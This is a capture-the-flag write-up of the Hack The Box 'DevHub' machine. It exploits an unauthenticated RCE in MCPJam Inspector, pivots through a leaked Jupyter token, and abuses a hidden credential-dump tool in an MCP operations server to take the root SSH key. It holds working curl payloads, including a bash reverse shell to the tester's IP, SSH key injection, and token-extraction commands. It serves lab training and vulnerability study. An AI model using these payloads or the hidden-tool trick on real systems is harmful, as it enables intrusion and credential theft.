HTB :: DevHub
MCPJam Inspector RCE (CVE-2026-23744) through unauthenticated stdio server injection, pivoting via an exposed Jupyter session to reach a backdoored OpsMCP service that leaks the root SSH key.
🔒 This section is password protected.
Recon
1.1 Port Scan
rustscan -a $targetIp --ulimit 1000 -r 1-65535 -- -A -sC -Pn
PORT STATE SERVICE REASON VERSION 22/tcp open ssh syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 256 35:78:2e:79:0d:87:13:05:2f:53:8e:e7:3c:55:b6:4c (ECDSA) |_ 256 dd:56:8e:bc:da:b8:38:3e:9a:cd:0b:74:ee:53:85:f8 (ED25519) 80/tcp open http syn-ack nginx 1.18.0 (Ubuntu) |_http-title: Did not follow redirect to http://devhub.htb/ 6274/tcp open unknown syn-ack | GetRequest: | HTTP/1.1 200 OK | content-type: text/html; charset=utf-8 |MCPJam Inspector
Port 6274 stands out: the banner identifies it as an MCPJam Inspector service — a web-based MCP debugging panel.
1.2 Webbing

The landing page is static but maps out the full attack surface:
DevHubis described as an internal development and analytics platform.MCP Inspectoris listed as active on port6274.- An analytics dashboard runs as
Jupyteronlocalhost:8888. - An internal code repository is in maintenance mode.
The homepage essentially hands us the exploit chain. Port 80 is a brochure; port 6274 is where the real work starts. The mention of a localhost-only Jupyter instance also flags a likely post-compromise pivot target.
Stack fingerprint: Node.js · Python 3 · Jupyter · MCP Protocol · Ubuntu 24.04
Web
2.1 MCPJam
2.1.1 MCPJam 101
Accessing the service on port 6274 exposed an MCP debugging panel built to launch and inspect Model Context Protocol servers during development. The interface allows defining a server, starting it, and inspecting its behavior directly from the browser:

The running version was v1.4.2 — a concrete build number to match against published advisories.
2.1.2 CVE-2026-23744
With v1.4.2 confirmed, the next step was to check that build against known vulnerabilities. The relevant advisory is CVE-2026-23744, tracked as GHSA-232v-j27c-5pp6 — an unauthenticated RCE in MCPJam Inspector versions before 1.4.3.
2.1.2.1 Vulnerability Analysis
The advisory says the issue is triggered by a crafted request to the /api/mcp/connect route. Tracing the source at server/routes/mcp/connect.ts:
const { serverConfig, serverId } = await c.req.json();
...
await mcpClientManager.connectToServer(serverId, serverConfig);
The route accepts serverConfig directly from the request body and passes it into the backend connection manager with no authentication or allowlist check.
The execution sink is in sdk/src/mcp-client-manager/index.ts:
type StdioServerConfig = BaseServerConfig & {
  command: string;
  args?: string[];
...
const underlying = new StdioClientTransport({
  command: config.command,
  args: config.args,
  env: { ...getDefaultEnvironment(), ...(config.env ?? {}) },
});
Attacker-controlled input flows directly to the process launch. The remaining question was network scope. In server/index.ts, the Hono server binds to all interfaces:
const server = serve({
  fetch: app.fetch,
  port: SERVER_PORT,
  hostname: "0.0.0.0",
});
That matches the patch commit, which fixes the issue by removing the all-interfaces bind. The full bug is not merely “it spawns local processes” — that is expected for a debugger — but that an unauthenticated remote client can supply the process configuration over the network.
2.1.3 RCE Exploitation
With the code path confirmed, a single POST to /api/mcp/connect was enough to trigger execution:
LHOST="10.10.13.68" LPORT="60001"cmd=“bash -c ‘bash -i >& /dev/tcp/${LHOST}/${LPORT} 0>&1’”
curl -sS -X POST “http://devhub.htb:6274/api/mcp/connect"
-H “Content-Type: application/json”
–data “{"serverId":"rshell","serverConfig":{"command":"/bin/sh","args":["-lc","${cmd}"],"env":{}}}"
Start a listener first to catch the reverse shell:
$ rlwrap nc -lnvp 60001
Connection from 10.129.78.103:46570
bash: cannot set terminal process group (1041): Inappropriate ioctl for device
bash: no job control in this shell
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ id
uid=1001(mcp-dev) gid=1001(mcp-dev) groups=1001(mcp-dev)
Shell as mcp-dev.
2.2 SSH Connection
To stabilize the foothold, an SSH key was generated and injected via the same exploit chain:
#!/bin/bash # rce2ssh.sh — Upgrade command execution into SSH access via a staged ED25519 keypair.create ssh key pair
ssh-keygen -t ed25519 -f /tmp/k -N "”
vars
u=“mcp-dev” d=“devhub.htb” pk="$(cat /tmp/k.pub)” sp="/home/$u/.ssh"
write pub key to home ssh path
cmd=“install -d -m 700 $sp && printf ‘%s\n’ ‘$pk’ > $sp/authorized_keys && chmod 600 $sp/authorized_keys”
START EXPLOIT
curl -sS -X POST “http://devhub.htb:6274/api/mcp/connect"
-H “Content-Type: application/json”
–data “{"serverId":"rshell","serverConfig":{"command":"/bin/sh","args":["-lc","${cmd}"],"env":{}}}”END EXPLOIT
connect
chmod 600 /tmp/k ssh -i /tmp/k $u@$d
$ bash rce2ssh.sh
Generating public/private ed25519 key pair.
Your identification has been saved in /tmp/k
...
{"success":false,"error":"Connection failed for server rshell: MCP error -32000: Connection closed",...}Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-179-generic x86_64)
…
mcp-dev@devhub:~$ id
uid=1001(mcp-dev) gid=1001(mcp-dev) groups=1001(mcp-dev)
The connection error in the JSON response is expected — the MCP handshake never completes because the spawned process is a shell, not an MCP server. The reverse shell still fires.
User
3.1 Local Enumeration
The next pivot target was the analyst user:
mcp-dev@devhub:~$ ls ..
analyst  mcp-dev
mcp-dev@devhub:~$ tail /etc/passwd
...
mcp-dev:x:1001:1001::/home/mcp-dev:/bin/bash
analyst:x:1002:1002::/home/analyst:/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
Running LinPEAS exposed an analyst-owned jupyter-lab instance on 127.0.0.1:8888:

Key findings from the process listing:
- Service bound to
127.0.0.1 - Running from
/home/analyst/jupyter-env/ - Notebook directory at
/home/analyst/notebooks ServerApp.tokenexposed in the process arguments
This matched the homepage hint about a localhost analytics dashboard. The token in the process arguments meant the next move was clear: tunnel port 8888 out and authenticate directly.
3.2 Jupyter
3.2.1 Jupyter 101
Jupyter is a browser-based interactive computing platform used for data analysis, scripting, and notebook-driven workflows. In this lab the service ran as jupyter-lab, giving the analyst user a full web workspace with notebooks, file browsing, and terminal access:
[browser]
    |
    v
[JupyterLab UI]
    |
    +---> notebooks
    +---> files
    +---> kernels
    +---> terminal
A valid Jupyter session is not just view access. It can expose an interactive terminal and execute code as the user who owns the instance — making the leaked token a direct path from mcp-dev into the analyst environment.
3.2.2 Jupyter Shell
After planting the SSH key for mcp-dev (section 2.2), a local port forward exposed the analyst’s Jupyter instance:
ssh -i /tmp/k -L 8888:127.0.0.1:8888 mcp-dev@devhub.htb
Extract the token from the running process:
mcp-dev@devhub:~$ pgrep -af 'jupyter-lab' | grep -oP -- '--ServerApp\.token=\K\S+'
a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7
With the tunnel active, authenticate directly from the browser:
http://127.0.0.1:8888/lab?token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7
That opened the analyst’s JupyterLab workspace:

Opening the built-in Terminal gave an interactive shell in the analyst context without any credential guessing:

User flag captured.
3.3 SSH Connection
To make the access persistent, the same key-injection approach used in section 2.2 was applied from the Jupyter terminal to plant a key in analyst’s home:
install -d -m 700 /home/analyst/.ssh
cat /tmp/ak.pub > /home/analyst/.ssh/authorized_keys
chmod 600 /home/analyst/.ssh/authorized_keys
mcp-dev@devhub:~$ chmod 600 /tmp/ak
mcp-dev@devhub:~$ ssh -i /tmp/ak analyst@localhost
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-179-generic x86_64)
...
analyst@devhub:~$ id
uid=1002(analyst) gid=1002(analyst) groups=1002(analyst)
analyst@devhub:~$ cat user.txt
c*****************************5
Root
4.1 Local Enumeration
Under analyst home, a file named .opsmcp_key stood out immediately:
analyst@devhub:~$ ll
total 64
drwxr-x--- 10 analyst analyst 4096 May 31 03:21 ./
drwxr-xr-x  4 root    root    4096 Mar 16 21:25 ../
...
drwxr-xr-x  3 analyst analyst 4096 May 26 08:42 jupyter-env/
drwxr-xr-x  3 analyst analyst 4096 May 26 08:42 notebooks/
-rw-------  1 analyst analyst   35 Mar 16 21:49 .opsmcp_key
-rw-r-----  1 root    analyst   33 May 30 20:36 user.txt
analyst@devhub:~$ cat .opsmcp_key
opsmcp_secret_key_4f5a6b7c8d9e0f1a
The filename already tells the story. Checking /opt:
analyst@devhub:~$ ll /opt
total 16
drwxr-xr-x  4 root    root    4096 May 26 08:42 ./
drwxr-xr-x 20 root    root    4096 May 27 12:14 ../
drwxr-xr-x  3 mcp-dev mcp-dev 4096 Jan 22 18:20 mcpjam/
drwxr-xr-x  2 analyst analyst 4096 May 26 08:42 opsmcp/
analyst@devhub:~$ ll /opt/opsmcp/
total 16
drwxr-xr-x 2 analyst analyst 4096 May 26 08:42 ./
drwxr-xr-x 4 root    root    4096 May 26 08:42 ../
-rw-r----- 1 analyst analyst 6021 Mar 16 21:49 server.py
4.2 OpsMCP
4.2.1 Code Review
Inspecting /opt/opsmcp/server.py:
#!/usr/bin/env python3 """ OPSMCP - Operations MCP Server Internal tool for system operations management """from flask import Flask, jsonify, request import os
app = Flask(name)
API Key for authentication
VALID_API_KEY = “opsmcp_secret_key_4f5a6b7c8d9e0f1a”
Registered tools (visible)
VISIBLE_TOOLS = { “ops.system_status”: { “description”: “Get system status and health metrics”, “parameters”: {} }, “ops.list_services”: { “description”: “List running services”, “parameters”: {} }, “ops.check_disk”: { “description”: “Check disk usage”, “parameters”: {} }, “ops.view_logs”: { “description”: “View recent system logs”, “parameters”: {“service”: “string”} } }
Hidden tools (not in /tools/list but callable)
HIDDEN_TOOLS = { “ops._admin_dump”: { “description”: “Emergency credential dump - INTERNAL ONLY”, “parameters”: {“target”: “string”, “confirm”: “boolean”} }, “ops._debug_mode”: { “description”: “Enable debug mode”, “parameters”: {} } }
ALL_TOOLS = {**VISIBLE_TOOLS, **HIDDEN_TOOLS}
…
elif tool_name == “ops._admin_dump”: target = args.get(’target’, ‘’) confirm = args.get(‘confirm’, False) … if target == “ssh_keys”: with open(’/root/.ssh/id_rsa’, ‘r’) as f: key_data = f.read() return jsonify({ “target”: “ssh_keys”, “root_private_key”: key_data, })
if name == ‘main’: app.run(host=‘127.0.0.1’, port=5000, debug=False)
Two issues are immediately visible:
First — the key stored in ~/.opsmcp_key is the exact VALID_API_KEY the service expects. The file we recovered from analyst home is a ready-to-use authentication credential.
Second — the split between visible and hidden tools is cosmetic only. /tools/list returns only VISIBLE_TOOLS, but call_tool() checks against ALL_TOOLS, which merges both:
ALL_TOOLS = {**VISIBLE_TOOLS, **HIDDEN_TOOLS}
...
if tool_name not in ALL_TOOLS:
    return jsonify({"error": f"Unknown tool: {tool_name}"}), 404
“Not in /tools/list but callable” — the hidden functions are not protected, they are merely omitted from the listing endpoint.
The dangerous one is ops._admin_dump. Called with confirm=true, it dumps three classes of sensitive data, including the root SSH private key read directly from /root/.ssh/id_rsa.
The only real restriction is network scope — OpsMCP binds to 127.0.0.1:5000. But from our analyst shell that restriction was already bypassed.
4.2.2 Backdoor
A local-only operations service with a hidden ops._admin_dump action that returns credentials on demand is effectively a backdoor, regardless of the “emergency recovery” framing in the source.
With the API key already in hand, calling it was straightforward:
analyst@devhub:~$ api_key="$(cat ~/.opsmcp_key)"
analyst@devhub:~$ curl -s http://127.0.0.1:5000/tools/call \
    -H "Content-Type: application/json" \
    -H "X-API-Key: $api_key" \
    -d '{"name":"ops._admin_dump","arguments":{"target":"ssh_keys","confirm":true}}' \
    | tee /tmp/dump.json
{"note":"Emergency recovery key dump","root_private_key":"-----BEGIN OPENSSH PRIVATE KEY-----\n...","target":"ssh_keys"}
Extract the key from the JSON response:
python3 - <<'PY' > /tmp/rk
import json
print(json.load(open('/tmp/dump.json'))['root_private_key'], end='')
PY
Use the recovered key to authenticate as root:
analyst@devhub:~$ chmod 600 /tmp/rk
analyst@devhub:~$ ssh -i /tmp/rk root@localhost
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-179-generic x86_64)
...
root@devhub:~# id
uid=0(root) gid=0(root) groups=0(root)
root@devhub:~# cat /root/root.txt
3**********************************4